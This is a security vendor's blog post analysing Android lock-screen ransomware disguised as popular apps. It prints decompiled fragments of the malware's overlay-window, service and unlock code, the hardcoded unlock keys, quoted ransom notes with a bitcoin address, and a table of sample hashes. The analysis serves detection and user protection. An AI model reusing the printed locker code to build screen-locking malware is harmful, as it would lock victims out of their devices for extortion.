
Beware of this Lock Screen App

labs.k7computing.com/index.php/beware-of-this-lock-screen-app/

By Lathashree K September 13, 2021



We came across a tweet about a lock screen app which installs ransomware by faking itself as a legitimate app, so that users are tricked into falling prey. This approach by the threat actor was quite interesting considering the fact that there were no ransom demands and the key to unlock the device has been hardcoded in the app. In this blog, we will be explaining the technical aspects of the app which was developed by an attackerto lock the screen of a user's device.

Technical Details

Once the app "gbwhatsapp.apk" (Hash: 70273ee146260bafb1cc136a0249e2a2) is installed as shown in Figure 1, it seems to execute a shell command in its class ADRTLogCatReader. In the code shown in Figure 2, we can see it uses the command **"logcat -v threadtime"**. The shell command **adb logcat -v threadtime** displays the date, invocation time, priority, tag, and the PID and TID of the thread issuing the message.




Figure 1: "gbwhatsapp.apk"

installed on the device

```
public void run() {
    try {
        BufferedReader bufferedReader = new BufferedReader(new InputStreamReader(Runtime.getRuntime().exec("logcat -v threadtime").getInputStream()), 20);
        while (true) {
            String readLine = bufferedReader.readLine();
            if (readLine != null) {
                String[] strArr = new String[1];
                strArr[0] = readLine;
                ADRTSender.sendLogcatLines(strArr);
            } else {
                return;
            }
        }
    } catch (IOException e) {
    }
}
```

Figure 2: Code using shell command

In the main activity, it looks like this app was developed on **AIDE "com.aide.ui"**, a tool to develop Android apps directly on an Android device as shown in Figure 3, and the main activity starts a service named **MyService**.

```
public class MainActivity extends Activity {
    @Override
    public void onCreate(Bundle bundle) {
        ADRTLogCatReader.onContext(this, "com.aide.ui");
        super.onCreate(bundle);
        try {
            startService(new Intent(this, Class.forName("com.termuxhackers.id.MyService")));
            finish();
        } catch (ClassNotFoundException e) {
            throw new NoClassDefFoundError(e.getMessage());
        }
    }
}
```

Figure 3: ADRTLogCatReader communicates with com.aide.ui for debugging

MyService invokes the malicious behaviour of the app. The idea behind this is displaying a lock screen window which cannot be exited until the correct key is entered. WindowManager displays a window on top of the screen and makes it persist using the function Toast.makeTest().show() as shown in Figure 4.

```
        WindowManager.LayoutParams layoutParams = new WindowManager.LayoutParams(-2, -2, 2002, 1, -3);
        layoutParams.gravity = 17;
        layoutParams.x = 0;
        layoutParams.y = 0;
        new View(this).setBackgroundColor(872349696);
        this.windowManager.addView(this.myView, layoutParams);
    }

    @Override
    public IBinder onBind(Intent intent) {
        return null;
    }

    public void f() {
        Toast.makeText(this, "Ваш текст", 0).show();
    }
}
```

Figure 4: Code to display lock screen

The lock screen consists of a note which can be seen from resource field “**ransomware virus sistem lock**” and “**you sistem already lock dont any restart or uninstall thisfile cant damage and default virus for information call ask (Variants19crew)….**” as shown in Figure 5 and Figure 6.

```
<resources>
    <string name="hello">Hello World!</string>
    <string name="app_name">GB WhatsApp</string>
    <string name="text">ransomware virus sistem lock</string>
    <string name="text1">\10you sistem already lock dont any restart or uninstall thisfile cant damage and default virus for information call ask (Variants19crew)....\10</string>
    <string name="password">...</string>
</resources>
```

Figure 5: Code containing note to be displayed




Figure 6: Lock screen display

Fortunately, there were no ransom demands and the key to unlock the device has also been hardcoded which can be used to get rid of this window as shown in Figure 7. When the user unlocks the device by entering the string **"anonymous86"**, it will kill the app.

```
public void onClick(View view) {
    if (this.this$0.e1.getText().toString().equals("anonymous86")) {
        this.this$0.windowManager.removeView(this.this$0.myView);
        try {
            this.this$0.context.startService(new Intent(this.this$0.context, Class.forName("com.termuxhackers.id.MyService")));
        } catch (ClassNotFoundException e) {
            throw new NoClassDefFoundError(e.getMessage());
        }
```

Figure 7: Code for gbwhatsapp.apk *to unlock the device*

There are scenarios where the malware author demands a ransom for the app "instagramgold.apk" as shown in Figure 8. The lock screen consists of a note which can also be seen from resource field "**POOLS CLOSED**" and "**As you can see your phone has been hacked and with that, all of you information, right now as we speak is**

being uploaded to a magical place for exploitation. However this can be avoided. we'd like $1000.00 send to this bitcoin address bc1qj7a82wmtmm8a4vt2z93jxn5cemfjztnqffn0e9 within 24hrs or life gets worse. Cheerio"




Figure 8: Lock screen demanding ransom

Fortunately, the key to get rid of this lock screen window is hardcoded. The device can be unlocked by entering the string "17317071" as shown in Figure 9 which kills the app.

```
public void onClick(View view) {
    if (this.this$0.e1.getText().toString().equals("17317071")) {
        this.this$0.windowManager.removeView(this.this$0.myView);
        try {
            this.this$0.context.startService(new Intent(this.this$0.context, Class.forName("com.termuxhackers.id.MyService")));
        } catch (ClassNotFoundException e) {
            throw new NoClassDefFoundError(e.getMessage());
        }
    } else {
        this.this$0.e1.setText("");
```

Figure 9: Code for instagramgold.apk *to unlock the device*

This malware author is spreading a fake lock screen app resembling legitimate apps such as WhatsApp, GitHub, Netflix, Instagram Gold, Spotify, etc. However, while some of the apps of this type demand a ransom to unlock the device's screen, a few others don't. That said, we at K7 Labs are constantly monitoring such campaigns. We recommend users to avoid believing in such third party apps and break the chain in spreading these fake apps.

Indicators of Compromise (IOCs)

Package name	Hash	Detection Name
gbwhatsapp.apk	70273ee146260bafb1cc136a0249e2a2	Trojan (0057c6481)
instagramgold.apk	0f7457d6265894866179aae48e02ab54	Trojan (00533ef71)
github.apk	9f976a60bf58d8331f4444eadb8bb6ec	Trojan (0057c6481)
netflix_mod.apk	b21d22ac5d9274d0b3fea13b1b5b03e0	Trojan (00533ef71)
whatsapp.apk	133b2254b7476b74a0bec7f78403b4c2	Trojan (00533ef71)
netlixmod.apk	dd89c6495618a9ba6f60b7a2b0e0feec	Trojan (00533ef71)
insta.apk	19f4ace950b6a24158b3d04621971308	Trojan (0057c6481)
instagram.apk	f4b5e57707e35c7aedf13565df937dca	Trojan (00533ef71)
spotifymodbyking.apk	a57fd47adfeb0ad3d5e18e3bf3b73dac	Trojan (0057c6481)
netflix.apk	5ab43fb6ebbccee413b829297a9115fe	Trojan (00533ef71)
netflixhack.apk	38eb57feecc37c440abc79ea3d41892f	Trojan (00533ef71)

tiktokcrack.apk	1a0966aa51290d1d33c7a4c977a51015	Trojan (00533ef71)
whatsappbannedpremium.apk	4ffc021026119e3fc9ad76bb7a2b3db7	Trojan (00533ef71)
whatsapp-banned.apk	3ebbd21ba983a4e718da9a1f45788a23	Trojan (0057c6481)
spotify.apk	72883d06b5df665b318d626df32e6f80	Trojan (0057c6481)
youtubepremium.apk	0aba07866fbb4c0ec42831aa24d22c7c	Trojan (0057c6481)